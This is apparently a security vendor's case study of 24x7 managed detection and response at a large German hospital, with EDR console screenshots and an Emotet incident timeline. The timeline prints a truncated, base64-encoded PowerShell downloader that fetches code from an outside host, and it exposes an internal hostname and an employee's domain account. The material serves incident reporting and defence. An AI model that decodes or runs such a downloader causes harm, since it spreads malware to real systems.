UnderDefense

Case Study

Biggest German Healthcare organization Managed Detection Response

24x7 Security monitoring and Incident Response

Agenda:

Solution/Service Title

Managed Detection Response. **24x7** Security Monitoring and Incident Response.

Client Industry

Healthcare. Hospital & Research Institution.

Client Overview

Biggest and oldest German Healthcare organization with 100 different clinics and departments of modern medicine and **15 000+ employees**. Its annual turnover is over **€2.0 billion**.

Client Challenge

The overwhelmed team, poor configuration, lack of experience in handling complex incidents, big breaches in the healthcare industry. Threat to the quality of healthcare services providing; risk of medical confidentiality violation; risk of non-compliance with European standards.

Agenda:

Scope

20 000+ endpoints. Windows, MacOS, Linux.

Key Benefits

Protecting & defending the client's sensitive assets, reducing the number of false positives, providing timely notifications of any security incidents along with remediation guidance.

Plus visibility of suspicious activity, customized monthly reports, advanced analytics, threat investigations.

Results

Deep visibility on **20000 endpoints**, response on **30,000 alerts** in the first year, comprehensive understanding of the environment.

PROBLEM

With 100 IT and Security engineers, such a big hospital had no cybersecurity visibility. The organization had security tools without tuning. Such malware as Emotet or Ransomware could easily get into the client's infrastructure.

Alert fatigue from 16 000 endpoints.

BUSINESS CHALLENGE

The private information (such as medical recorders) of a lot of Europeans was threatened to become public, leading to medical confidentiality violation.

The client could face penalties under GDPR, the Convention on Human Rights and Biomedicine, as well as potential harm to the reputation. Also, if a ransomware virus holds medical records and lifesaving medical devices hostage, doctors loss the ability to care about the patients effectively.

SOLUTION: MDR Service in action


What we did: introduced Ensilo (FortiEDR) EDR and deployed it across all Windows and MacOS systems in hospital.
Started the monitoring and fighting malware on almost 20 000 endpoints, which was not monitored at all.

How we improved it: we quickly onboard our client, which allowed to avoid 15 serious incidents.

Alerts: 30 000 during the first year dealing with such problem as the ever-increasing number of alerts and incidents, large-sized companies need to build a network of partners with digital, analytical, and cybersecurity experts to fill the gaps in their capabilities.

Threat against the whole Healthcare Industry

Cybersecurity is no longer just about extortion of money.



The untold story of a cyberattack, a hospital and a dying woman


German prosecutors tried to prove that a ransomware attack on a hospital was to blame for someone losing their life. Their story is a warning

Most Popular

How to stop your emails from tracking you
BY KATE O'FLAHERTY

All the ways Amazon tracks you and how to stop it
BY MATT BURGESS

47 of the best films on Netflix UK this week
BY WIRED



Computing / Cybersecurity

A patient has died after ransomware hackers hit a German hospital

This is the first ever case of a fatality being linked to a cyberattack.

by **Patrick Howell O'Neill** September 18, 2020

For the first time ever, a patient's death has been linked directly to a cyberattack. Police have launched a "negligent homicide" investigation after ransomware disrupted emergency care at Düsseldorf University Hospital in Germany.

Client Testimonial

“Even though the market is full of vendors we had found it hard to get a top-notch ally, whose services would align with our business goals and priorities until we met UnderDefense that amazed us with their ability to understand all of our “headaches".

We feel much more secure knowing that there is someone 24/7 watching our backs”

Hans, IT Director, Berlin

Solution details

Managed Threat Detection & Response (MDR)

We proactively hunt threats across your network, endpoints, cloud and hybrid environments so you can focus on your business.

UnderDefense

UD Analysts Team

+

Customer EDR Arsenal

ENSILO

=

24x7 Managed Detection and Response

The most
Cost-effective service

Benefits

- Rapid response
- 24x7x365 SOC
- Elite threat hunters
- Full threat visibility

UnderDefense

Service Components

Basic Fully managed service include: AWS/GCP deployed and manages Splunk, 8x5 or 24x7 Security monitoring team Tier 1-3 with 20 minutes SLA for critical alerts with notification, reporting and IR guidance.

Following components included:

Incident Management & Reporting

- Security logs monitoring methodology.
- Real time incident handling.
- Trend analysis.

Development & Adaptation

- Changes to log sources & formats.
- Changes in search criteria.
- Create reports and dashboards.
- Create and change alarm structures.

Operations

- NOC/SOC delivery.
- Service monitoring.
- SLA.
- SIEM management.

Compliance Reporting

- Compliances reports.
- Deviation reports.

Monthly Impact Summary Report

UD analyzed **31.07 TB data logs** and **7.05 billions** processes that executed on **19842 endpoints**.

Our Threat Hunters have done the following things:

- Reviewed **55160** potentially threatening events for you.
- Eliminated **37508** false positives.
- Feedback on **7722** events were marked as allowed.
- Alerted You on **73** confirmed attacks.
- Confirmed **27** attacks (APT) were remediated by our team.


- IR plan was used to respond to **3** threats.
- **54** active communication sessions with our SOC team.
- **89** calls with customer IT.
- **19** direct calls to 24x7 SOC hotline.
- CIS maturity level rised for **10** points.

Solution Architecture

UnderDefense

Technologies

UD SOC + Fortinet EDR



Pre-Infection

Discover & Predict

Proactive Risk Management

Prevent

Real time Protection

AUTOMATION

ORCHESTRATION

Respond & Remediate

Customized Dis-infection

Detect & Refuse

No alert fatigue no dwell time

Post-Infection

Cloud, On-Premises or Hybrid Management

Lightweight Agent

Fortinet EDR product Capabilities

Pre-Infection

Discover & Predict

Proactive risk mitigation

- Discover rogue devices & IoT.
- Application & reputation.
- Vulnerabilities.
- Risk-based policies reduces attack surface.
- Virtual patching.

Prevent

Pre-execution protection

- Kernel-level.
- Machine learning & Signature-less.
- Application communication control.
- Eliminate data tempering and exfiltration.

Post-Infection

Detect

Detect threats in real time

- No alert fatigue.
- Provide malware classification.
- Display IOC's.
- Deliver full attack chain.

Defuse

Stop Breach and data loss

- First and only real-time post infection blocking.
- Block outbound communication.
- Prevent data exfiltration.
- Prevent data tempering and ransomware encryption.

Respond & Investigate

Full attack visibility


- Customizable incident response playbooks.
- Eliminate dwell time.
- Capturing forensic data.
- Memory snapshot for file less attack.
- Conduct threat hunting in your time.

Remediate & Roll back

Dis-infection

- Rollback malicious changes.
- Remove bad files.
- Clean up persistency.
- Eliminate reimage/rebuild.
- Ensure business continuity.
- REST API output for external remediation tools.

Ensilo (now FortiEDR) in action during Investigation



PARENT PROCESS CREATION | PARENT PROCESS CREATION | PARENT PROCESS CREATION | PARENT PROCESS CREATION | PARENT PROCESS CREATION | FILE READ ATTEMPT | PRE EXECUTE

PRE EXECUTE

Source Process: ...store{C7656817-5DD2-4CB9-A687-D2200F0FC5BA}\RP62\A0001190.exe

Target:

Company:

Description:

Version:

Product:


Comments:


Command Line:

Process Hash (SHA-1): 5A3E8B70FB79F6BC56FE95ADCFBDF9E56353D034

Process Owner:

EXECUTABLE FILE NAME	WRITABLE	CERTIFICATE	REPETITIONS	BASE ADDRESS	END ADDRESS	HASH
Main - ...Volume3\System Volume Information_restore{C7656817-5DD2-4CB9-A687-D2200F0FC5BA}\RP62\A0001190.exe	No	Unsigned				5A3E8B70FB79F6BC56FE95ADCFBD...






REMEDIATE DEVICE FBW-BFANP-03

A0001190.exe
EVENT 18349382
PROCESS ID -1

- □ Terminate process A0001190.exe
- ✓ Remove 1 selected executable file
- □ Delete file at path: c:\temp\abcd.exe
- □ Handle persistent data (registry)
  - ● Remove key
  - ○ Modify registry value: (Default)
    - ● Remove value
    - ○ Update value data to
      (A key or value that do not exist will automatically be created)
      Type

Remediate | Cancel



7480cf73e1ca85fefd454c51ae299b78eb903a6e13fac55fd2b403c36d106782

48 / 54

48 security vendors flagged this file as malicious

7480cf73e1ca85fefd454c51ae299b78eb903a6e13fac55fd2b403c36d106782

0fkk02x.exe

peexe usb-autorun

Community Score

UnderDefense

The Story of one Incident:
Emotet attack

UnderDefense

Continuously under attack by Emotet

Emotet - is one of the most costly (upwards of $1M per incident to clean up) and destructive malware. It targets individuals, companies, and government entities.


Emotet was originally designed as a banking malware that attempted to sneak onto a computer and steal sensitive and private information.

In later versions of the software, spamming and malware delivery services were added. Emotet relies on malspam to infect an end-user and get a foothold on the network.

Once on the network, Emotet is spreading from system to system using a list of common passwords.

Emotet Attack Timeline

1 ALERT



□ 384.exe (1 event) | Malicious | 22-Oct-2019, 08:04:45

□ 7171691 | c13ww-er-fo-43 | 384.exe | Malicious | Service Access | 22-Oct-2019, 08:04:45 | 22-Oct-2019, 08:05:34

User: CHARITE\mlange | Certificate: Unsigned | Process path: \Device\HarddiskVolume3\Users\mlange\384.exe | Raw data items: 1

Malicious FORTINET

Threat name: Unknown

Threat family: Unknown

Threat type: Unknown

History

Malicious, by kovalskaa , on 22-Oct-2019, 14:48:06

PUP, by kovalskaa , on 22-Oct-2019, 11:57:30

Malicious, by enSiloCloudServices , on 22-Oct-2019, 08:05:01

PUP, by enSilo , on 22-Oct-2019, 08:04:44

Triggered Rules


ProtectedDev-Exfiltration Prevention

- Suspicious Packer - Activity by an Application packed by a Sus…
- Unmapped Executable - Executable File Without a Correspon…

UnderDefense

Emotet Attack Timeline

2 INVESTIGATION



c13ww-er-fo-43	Windows 10 Education	384.exe	Malicious	Service Access	22-Oct-2019, 08:04:45	22-Oct-2019, 08:05:34	⊘

RAW ID: 2075138298　Process Type: 32 bit　Certificate: Unsigned　Process Path: \Device\HarddiskVolume3\Users\mlange\384.exe　User: CHARITE\mlange　Count: 2

SERVICES ACCESS ATTEMPT

Process ID: 2200
Source Process: \Device\HarddiskVolume3\Users\mlange\384.exe
Target: WMI SERVICE ACCESS
Company: Control4 Oxygencamp
Description: ShopWhere
Version: 4.1.52.57
Product: ShopWhere
Comments:
Command Line:
Process Hash (SHA-1): 8A0C52728F6318A704DE4E3D5BB6E69BE2E3A567
Process Owner: CHARITE\mlange

DEVICE	OS	PROCESS	CLASSIFICATION	DESTINATION	RECEIVED	LAST SEEN	
c13ww-er-fo-43	Windows 10 Education	384.exe	Malicious	Service Access	22-Oct-2019, 08:04:45	22-Oct-2019, 08:05:34	⊘

RAW ID: 2075138298　Process Type: 32 bit　Certificate: Unsigned　Process Pat… …mlange　Count: 2

-e
PAAjACAAaAB0AHQAcABzADoALwAvAHcAdwB3AC4AbQBpAGMAcgBvAHMAbwBmAHQALgBj
AG8AbQAvACAAIwA+ACAAJABVAGMAaQB5AGYAegBhAHMAbABsAGwAYQA9ACcAWQB6AG
oAcwBvAHEAeABxAHgAcgAnADsAJABKAHoAcABIAHQAawB1AHUAbwAgAD0AIAAnADMAOA
A0ACcAOwAkAEQAeQB4AGoAcAB1AGEAdAB5AG4AeQA9ACcAWABiAGgAcQB4AHoAcAB1A
HUAawBrAGIAYQAnADsAJABFAGQAcwBzAG4AYgB3AHcAcwB3AHgAdAA9ACQAZQBuAHYA
OgB1AHMAZQByAHAAcgBvAGYAaQBsAGUAKwAnAFwAJwArACQASgB6AHAAZQB0AGsAdQ
B1AG8AKwAnAC4AZQB4AGUAJwA7ACQARQBIAHEAbwBsAGsAeAB0AG8AaAB2AGYAPQAn
AFoAbQBsAGYAcQB0AHcAagBoAHQAawAnADsAJABUAGcAYQBmAHoAbQBqAGQAPQAmAC
gAJwBuAGUAdwAnACsAJwAtAG8AYgAnACsAJwBqAGUAJwArACcAYwB0ACcAKQAgAG4ARQ
B0AC4AVwBlAGIAYwBsAEkAZQBOAFQAOwAkAEgAbwBzAHkAYgBjAHYAbwBzAHMAPQAnAG
gAdAB0AHAAOgAvAC8AZwBlAHcAYQByAGkAcwBsAGkAeAAuAGMAbwBtAC8AbQBpAG4Acw
BlAGUALwByAGEAZwBhAGIAYQAuAHAAaABwAD8AbAA9AHcAYQBsAGEAbABhADEAMAAuA
GMAYQBiACcALgAiAHMAUABgAGwASQBUACIAKAAnACoAJwApADsAJABKAG4AbQBpAHAA
bwBnAG8AdQB3AGsAYgA9ACcASAB0AGkAYgB1AHEAZAB2AHkAegB2AGoAbQAnADsAZgBv
AHIAZQBhAGMAaAAoACQAVwBnAGwAawBvAHIAaQBmAGEAagBqAHQAeAAgAGkAbgAgAC
QASABvAHMAeQBiAGMAdgBvAHMAcwApAHsAdAByAHkAewAkAFQAZwBhAGYAegBtAGoAZ

PARENT PROCESS CREATION

